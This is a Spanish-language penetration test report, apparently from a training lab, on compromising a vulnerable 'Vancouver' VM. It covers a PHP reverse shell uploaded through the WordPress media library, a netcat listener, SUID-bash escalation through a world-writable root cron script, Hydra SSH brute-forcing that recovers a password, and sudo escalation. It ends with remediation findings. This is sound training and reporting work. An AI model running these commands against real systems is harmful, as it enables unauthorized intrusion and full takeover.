
Almacenando el archivo llamado `shell.php` con código malicioso en el directorio 'Media' del panel de administración del CMS.



The screenshot shows the Media Library interface. On the left is a sidebar with 'Media' selected. The main area displays three items: 'shell.php' (highlighted with a red box), 'insert-php-code-snippet.1.3.7-1.zip', and 'insert-php-code-snippet.1.3.7.zip'. Each item has a preview icon and a label below it.

Reconocimiento de la shell inversa almacenada en la Librería de Medios.

Haciendo click encima del archivo se abre una ventana emergente con la siguiente información. Indicando donde se ha almacenado el archivo `shell.php`. En este caso se podría copiar y pegar el recurso directamente en el navegador para ejecutar la shell y obtener la conexión reversa.



The screenshot shows the file details modal for 'shell.php'. It contains the following information:


File name:	shell.php
File type:	
Uploaded on:	October 5, 2024
File size:	88 B
URL	/backup_wordpress/wp-content/uploads/2024/10/shell.php
Title	shell.php
Caption	
Description	/backup_wordpress/wp-content/uploads/2024/10/shell.php
Uploaded By	john

At the bottom, there are links: 'View attachment page' (blue), 'Edit more details' (blue), and 'Delete Permanently' (red).

Copiado de la ruta de acceso al archivo almacenado con la shell reversa.

Accediendo al recurso donde se halla el archivo shell.php que nos conectará la máquina objetivo con la máquina atacante.

- Recurso web: [http://10.0.2.34/backup\\_wordpress/wp-content/uploads/2024/10/shell.php](http://10.0.2.34/backup_wordpress/wp-content/uploads/2024/10/shell.php)




A screenshot of a web browser window. The address bar shows the URL: 10.0.2.34/backup\_wordpress/wp-content/uploads/2024/10/shell.php. Below the address bar, the navigation menu includes 'HackTheBox', 'Kali', 'Osint', 'Recursos', and 'Wazuh'. A message '....hacked!' is displayed in the main content area.

....hacked!

Pegado de la ruta de acceso a la shell reversa y acceso al recurso.

Poniendo el puerto a la escucha en la máquina atacante mediante **Netcat** proporcionando el puerto configurado previamente en la shell.php para la conexión. Se puede verificar la conexión con éxito con la máquina objetivo siendo el usuario actual para la conexión www-data. Posteriormente se ha realizado un tratamiento de la tty para un funcionamiento óptimo.

- Comando: nc -lvp 4444
- Usuario: www-data




A terminal session on a Kali Linux system. The user is in their home directory (~). They run 'nc -lvp 4444' to start a listener on port 4444. A connection from the IP 10.0.2.34 (the target machine) is established. The user then logs in as www-data. The terminal shows the path: /var/www/backup\_wordpress/wp-content/uploads/2024/10\$.

Sistema de

Conexión con la máquina objetivo mediante Netcat utilizando la shell reversa.

Ya habiendo conseguido acceso a la máquina objetivo se realizará una elevación de privilegios en el sistema. Para ello se ha consultado **Crontab** hallando en la última línea de la siguiente imagen una acción programada cada para que se ejecute cada minuto por el usuario root.

- Comando: cat /etc/crontab



A terminal session showing the contents of the /etc/crontab file. The file contains various cron entries. A specific entry for root every minute to run /usr/local/bin/cleanup is highlighted with a red box.

```
www-data@bsides2018:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *      * * *    root    /usr/local/bin/cleanup
```

Acceso al recurso Crontab.

# Procedimiento 1 - Elevación de Privilegios

A continuación se realizará una obtención de los permisos del fichero cleanup. Obteniendo como resultado que el usuario actual ‘[www-data](#)’ tiene permisos de lectura, escritura y ejecución del archivo. Proporcionando esto un vector de acceso a privilegios elevados y siendo una falla de configuración grave.

- Comando: [ls -la /usr/local/bin/cleanup](#)

```
www-data@bsides2018:~$ ls -la /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 3340 Oct  5 06:06 /usr/local/bin/cleanup
www-data@bsides2018:~$
```

Lectura de los permisos del fichero cleanup.

El siguiente paso será aprovechar los permisos que tiene el usuario para escribir en el archivo para realizar una [copia de una bash, pegarla en el directorio /tmp](#) con el nombre de [joseUP](#) y [otorgándole todos los permisos](#). Al ejecutar este comando pasado 1minuto según la programación de Crontab con permisos de root, creará un archivo en /tmp llamado joseUP que al ejecutarlo con el usuario www-data proporcionará una bash con permisos del usuario root.

- Comando: [echo 'cp /bin/bash /tmp/joseUP; chmod +s /tmp/joseUP' >> /usr/local/bin/cleanup](#)

```
GNU nano 2.2.6                                         File: /usr/local/bin/cleanup

#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

echo 'cp /bin/bash /tmp/joseUP; chmod +s /tmp/joseUP' >> /usr/local/bin/cleanup
```

Sistema de  
archivos

Edición del archivo cleanup añadiendo un comando para la obtención del usuario root.

Por último se realizará la ejecución del archivo creado pasado 1minuto en la carpeta /tmp llamado joseUP. Obteniendo como resultado una bash como el usuario root. Consiguiendo una [elevación de privilegios de nivel vertical y absoluta en el sistema](#).

```
www-data@bsides2018:~$ /tmp/joseUP -p
joseUP-4.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
joseUP-4.2# whoami
root
joseUP-4.2#
```

Obtención del usuario root.

Una vez obtenido la lista de usuarios del sistema por medio de [FTP](#) se procederá a realizar una conexión [SSH](#) con cada usuario. Comprobando que Todos necesitan [clave pública](#) para poder llevar a cabo la conexión [exceptuando](#) el usuario [anne](#).

```
[~(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ ssh abatchy@10.0.2.34
abatchy@10.0.2.34: Permission denied (publickey).

[~(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ ssh john@10.0.2.34
john@10.0.2.34: Permission denied (publickey).

[~(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ ssh mai@10.0.2.34
mai@10.0.2.34: Permission denied (publickey).

[~(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ ssh anne@10.0.2.34
anne@10.0.2.34's password:
zsh: suspended  ssh anne@10.0.2.34

[~(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ ssh doomguy@10.0.2.34
doomguy@10.0.2.34: Permission denied (publickey).
```

Hallazgo de un usuario del sistema sin clave pública en la conexión ssh.

Habiendo hecho este descubrimiento se procederá a un ataque de [Fuerza Bruta](#) utilizando la herramienta [Hydra](#) con el usuario anne y un diccionario elaborado para este ejercicio de pentesting. Hallando la contraseña del usuario con éxito.

Una vez realizada la conexión ssh con las credenciales obtenidas la elevación de privilegios se ha realizado de la misma metodología con crontab que con el usuario anterior www-data o por consiguiente mediante el procedimiento 3.

- Comando: [hydra -l anne -P dicVancouver.txt ssh://10.0.2.34](#)
- Login: [anne](#)
- Password: [princess](#)

```
[~(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ hydra -l anne -P dicVancouver.txt ssh://10.0.2.34
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-05 13:39:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 251 login tries (l:1/p:251), ~16 tries
[DATA] attacking ssh://10.0.2.34:22/
[22][ssh] host: 10.0.2.34    login: anne    password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-05 13:39:16
```

Hallazgo de las credenciales para conexión ssh con la máquina objetivo.

## Procedimiento 3 y Hallazgos

Una vez realizada la conexión por ssh con el usuario anne se ha procedido a consultar los permisos de este usuario comprobando que el usuario anne pertenece al grupo sudo, obteniendo privilegios de superusuario. Obteniendo esta información se procederá a la elevación de privilegios root. Obteniendo control total del sistema.

- Comando: `sudo su`
- Password: `princess`

```
anne@bsides2018:/$ id  
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)  
anne@bsides2018:/$ sudo su  
[sudo] password for anne:  
root@bsides2018:/$ id  
uid=0(root) gid=0(root) groups=0(root)  
root@bsides2018:/$ whoami  
root
```

Elevación de privilegios aprovechando que el usuario obtenido pertenece al grupo root.

Versión de Kernel vulnerable a elevación de privilegios detectada con Linpeas.

The screenshot shows the 'System Information' section of the Linpeas interface. It displays the following details:

- Carpeta Operative system
- <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits>
- Linux version **3.11.0-15-generic** (buildd@akateko) (gcc version **4.6.3** (Ubuntu/Linaro
- Distributor ID: Ubuntu

Permisos de superusuario detectado por Linpeas.

The screenshot shows the 'Users Information' section of the Linpeas interface. It displays the following details:

- Sistema de archivos
- My user
- <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users>
- uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)

Enumeración de usuarios de wordpress usando WpScan.

```
[i] User(s) Identified:  
[+] john  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
  
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)
```

El proceso descrito en este informe destaca la importancia de una correcta configuración y gestión de los servicios y permisos en un sistema. Las vulnerabilidades explotadas, desde el acceso anónimo al FTP hasta la falta de autenticación mediante clave pública en SSH, permitieron comprometer el sistema 'Vancouver' de manera efectiva, exponiéndolo a ataques de fuerza bruta y escaladas de privilegios. El uso indebido del principio de menor privilegio, así como la configuración incorrecta de permisos en archivos críticos como el crontab, facilitaron el control total del sistema por parte del atacante. Este escenario subraya la necesidad de implementar medidas de seguridad más estrictas, como la deshabilitación del acceso anónimo, el uso de claves públicas para la autenticación SSH, y la aplicación rigurosa de controles de acceso para prevenir futuras intrusiones y mantener la integridad del sistema.

En este apartado se describirá las vulnerabilidades encontradas anteriormente así como la solución y las referencias de criticidad.

## **Pérdida del control de acceso - OWASP A01**

### **CWE-1390: Autenticación Débil**

#### **Descripción**

El producto utiliza un mecanismo de autenticación para restringir el acceso a usuarios o identidades específicas, pero el mecanismo no prueba suficientemente que la identidad reclamada sea correcta.

### **CWE-284: Control de Acceso Inadecuado**

#### **Descripción**

El control de acceso implica el uso de varios mecanismos de protección tales como: Autenticación (probar la identidad de un actor)

Autorización (asegurando que un actor determinado pueda acceder a un recurso), y

Responsabilidad (seguimiento de las actividades que se realizaron)

Cuando no se aplica ningún mecanismo o falla, los atacantes pueden comprometer la seguridad del producto al obtener privilegios, leer información confidencial, ejecutar comandos, evadir la detección, etc.

Hay dos comportamientos distintos que pueden introducir debilidades de control de acceso:

Especificación: privilegios incorrectos, permisos, propiedad, etc. se especifican explícitamente para el usuario o el recurso (por ejemplo, establecer un archivo de contraseña para que sea escribible en todo el mundo o dar capacidades de administrador a un usuario invitado). Esta acción podría ser realizada por el programa o el administrador.

Cumplimiento: el mecanismo contiene errores que le impiden hacer cumplir adecuadamente los requisitos de control de acceso especificados (por ejemplo, permitir que el usuario especifique sus propios privilegios o permitir que una ACL sintácticamente incorrecta produzca configuraciones inseguras). Este problema ocurre dentro del programa en sí, ya que en realidad no hace cumplir la política de seguridad prevista que el administrador especifica.

#### **Solución**

Divida el producto en áreas anónimas, normales, privilegiadas y administrativas. Reduzca la superficie de ataque mapeando cuidadosamente los roles con datos y funcionalidad. Utilice el control de acceso basado en roles (RBAC) para hacer cumplir los roles en los límites apropiados.

Tenga en cuenta que este enfoque puede no proteger contra la autorización horizontal, es decir, no protegerá a un usuario de atacar a otros con el mismo rol.

## **OWASP A01 - Fallas de Identificación y Autenticación:**

### **CWE-521: Requisitos de Contraseña Débiles**

#### **Descripción**

Los mecanismos de autenticación a menudo se basan en un secreto memorizado (también conocido como contraseña) para proporcionar una afirmación de identidad para un usuario de un sistema. Por lo tanto, es importante que esta contraseña sea de suficiente complejidad y poco práctica para que un adversario la adivine. Los requisitos específicos sobre cuán compleja debe ser una contraseña dependen del tipo de sistema que se está protegiendo. Seleccionar los requisitos de contraseña correctos y hacerlos cumplir a través de la implementación son fundamentales para el éxito general del mecanismo de autenticación.

#### **Solución**

Considere implementar un medidor de complejidad de contraseñas para informar a los usuarios cuando una contraseña elegida cumpla con los atributos requeridos.

### **CWE-307: Restricción Inadecuada de Intentos Excesivos de Autenticación**

#### **Descripción**

El producto no implementa medidas suficientes para evitar múltiples intentos de autenticación fallidos en un corto período de tiempo, lo que lo hace más susceptible a los ataques de fuerza bruta.

#### **Solución**

Desconectar al usuario después de un pequeño número de intentos fallidos

Implementar un tiempo de espera

Bloquear una cuenta específica

Requerir una tarea computacional por parte del usuario.

## **(CVE-2014-0038) - Kernel y Versión de Linux Desactualizada**

### **Descripción**

La función compat\_sys\_recvmsg en net/compat.c en el kernel de Linux anterior a 3.13.2 cuando está habilitado CONFIG\_X86\_X32, permite a usuarios locales ganar privilegios a través de una llamada al sistema recvmsg manipulada con un parámetro puntero a "timeout" manipulado.

### **Solución**

Actualice el sistema y kernel a la última versión disponible.

### **Factor de Riesgo | Medio**

#### **Impacto**

**Vector 2.0** AV:L/AC:M/Au:N/C:C/I:C/A:C

**Puntuación base** 2.0 - 6.90

## Apache Server ETag Header Information Disclosure

### **Sinopsis**

El servidor web remoto se ve afectado por una vulnerabilidad de divulgación de información.

### **Descripción**

El servidor web remoto se ve afectado por una vulnerabilidad de divulgación de información debido a que el encabezado ETag proporciona información confidencial que podría ayudar a un atacante, como el número de inodo de los archivos solicitados.

### **Consulte también**

<http://httpd.apache.org/docs/2.2/mod/core.html#FileETag>

### **Solución**

Modifique el encabezado HTTP ETag del servidor web para que no incluya inodos de archivo en el cálculo del encabezado ETag.

Consulte la documentación de Apache vinculada para obtener más información.

### **Factor de riesgo | Medio**

**Puntuación base de CVSS v3.0 | 5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)**

### **References**

BID: 6939

CVE: CVE-2003-1418

XREF: CWE:200

## **Browsable Web Directories**

### **Sinopsis**

Algunos directorios del servidor web remoto son navegables.

### **Descripción**

Varios complementos de Nessus identificaron directorios en el servidor web que son navegables.

### **Solución**

Asegúrese de que los directorios navegables no filtren información confidencial ni den acceso a recursos sensibles. Además, utilice restricciones de acceso o deshabilite la indexación de directorios para los que lo hagan.

**Factor de riesgo |** Medio

**Puntuación base de CVSS v3.0 |** 5,3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

## WordPress User Enumeration

### **Sinopsis**

El servidor web remoto contiene una aplicación PHP que se ve afectada por una vulnerabilidad de divulgación de información.

### **Descripción**

La versión de WordPress alojada en el servidor web remoto se ve afectada por una vulnerabilidad de enumeración de usuarios.

Un atacante remoto no autenticado puede aprovechar esto para conocer los nombres de usuarios válidos de WordPress.

Esta información podría utilizarse para realizar más ataques.

### **Ver también**

<https://hackertarget.com/wordpress-user-enumeration/>

### **Solución**

Deshabilitar la enumeración de usuarios mediante plugins de seguridad o ajustes en el archivo functions.php.

### **Factor de riesgo | Medio**

**Puntuación base de CVSS v2.0 | 5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)**

## **PHP expose\_php Information Disclosure**

### **Sinopsis**

La configuración de PHP en el host remoto permite la divulgación de información confidencial.

### **Descripción**

La instalación de PHP en el servidor remoto está configurada de manera que permite la divulgación de información potencialmente confidencial a un atacante a través de una URL especial. Dicha URL activa un huevo de Pascua integrado en el propio PHP. Es probable que existan otros huevos de Pascua similares, pero Nessus no los ha buscado.

### **Ver también**

[https://www.0php.com/php\\_easter\\_egg.php](https://www.0php.com/php_easter_egg.php)

<https://seclists.org/webappsec/2004/q4/324>

### **Solución**

En el archivo de configuración de PHP, php.ini, establezca el valor de 'expose\_php' en 'Off' para deshabilitar este comportamiento. Reinicie el demonio del servidor web para que este cambio surta efecto.

### **Factor de riesgo | Medio**

**Puntuación base de CVSS v2.0 | 5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)**

## **SSH Weak Algorithms Supported**

### **Sinopsis**

El servidor SSH remoto está configurado para permitir algoritmos de cifrado débiles o ningún algoritmo en absoluto.

### **Descripción**

Nessus ha detectado que el servidor SSH remoto está configurado para utilizar el cifrado de flujo Arcfour o ningún cifrado en absoluto. RFC 4253 desaconseja el uso de Arcfour debido a un problema con claves débiles.

### **Ver también**

<https://tools.ietf.org/html/rfc4253#section-6.3>

### **Solución**

Comuníquese con el proveedor o consulte la documentación del producto para eliminar los cifrados débiles.

### **Factor de riesgo | Medio**

**Puntuación base de CVSS v2.0 | 4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)**

## Web Application Potentially Vulnerable to Clickjacking

### **Sinopsis**

El servidor web remoto puede no mitigar una clase de vulnerabilidades de la aplicación web.

### **Descripción**

El servidor web remoto no establece un encabezado de respuesta X-Frame-Options o un encabezado de respuesta Content-Security-Policy 'frame-ancestors' en todas las respuestas de contenido. Esto podría exponer potencialmente el sitio a un ataque de secuestro de clics o de corrección de la interfaz de usuario, en el que un atacante puede engañar a un usuario para que haga clic en un área de la página vulnerable que es diferente a la que el usuario percibe que es la página. Esto puede dar como resultado que un usuario realice transacciones fraudulentas o maliciosas.

X-Frame-Options ha sido propuesto por Microsoft como una forma de mitigar los ataques de secuestro de clics y actualmente es compatible con todos los principales proveedores de navegadores.

Content-Security-Policy (CSP) ha sido propuesto por el Grupo de trabajo de seguridad de aplicaciones web del W3C, con un creciente apoyo entre los principales proveedores de navegadores, como una forma de mitigar el secuestro de clics y otros ataques.

La directiva de política 'frame-ancestors' restringe qué fuentes pueden integrar el recurso protegido.

Tenga en cuenta que, si bien los encabezados de respuesta X-Frame-Options y

### **Solución**

Devuelva el encabezado HTTP X-Frame-Options o Content-Security-Policy (con la directiva 'frame-ancestors') con la respuesta de la página.

Esto evita que otro sitio muestre el contenido de la página cuando se usan las etiquetas HTML frame o iframe.

### **Factor de riesgo | Medio**

**Puntuación base CVSS v2.0 | 4,3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)**

### **Referencias**

XREF CWE:693

## **Web Server Transmits Cleartext Credentials**

### **Sinopsis**

El servidor web remoto podría transmitir credenciales en texto sin formato.

### **Descripción**

El servidor web remoto contiene varios campos de formulario HTML que contienen una entrada de tipo 'contraseña' que transmiten su información a un servidor web remoto en texto sin formato. Un atacante que intercepte el tráfico entre el navegador web y el servidor puede obtener los nombres de usuario y las contraseñas de usuarios válidos.

### **Solución**

Asegúrese de que todos los formularios confidenciales transmitan contenido a través de HTTPS.

### **Factor de riesgo | Bajo**

**Puntuación base de CVSS v2.0 | 2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)**

## Web Server Allows Password Auto-Completion

### **Sinopsis**

El atributo 'autocomplete' no está deshabilitado en los campos de contraseña.

### **Descripción**

El servidor web remoto contiene al menos un campo de formulario HTML que tiene una entrada de tipo 'contraseña' donde 'autocomplete' no está configurado como 'off'.

Si bien esto no representa un riesgo para este servidor web en sí, significa que los usuarios que usan los formularios afectados pueden tener sus credenciales guardadas en sus navegadores, lo que a su vez podría generar una pérdida de confidencialidad si alguno de ellos usa un host compartido o si su máquina se ve comprometida en algún momento.

### **Solución**

Agregue el atributo 'autocomplete=off' a estos campos para evitar que los navegadores almacenen en caché las credenciales.

**Factor de riesgo |** Bajo

**Página:** /backup\_wordpress/wp-login.php

**Página de destino:** /backup\_wordpress/wp-login.php

## Histórico de versiones / revisiones

Versión	1
Tipo de Documento	Informe de resultados
Fecha	11/10/2024
Realizado por	Jose Jimenez
Revisado por	
Aprobado por	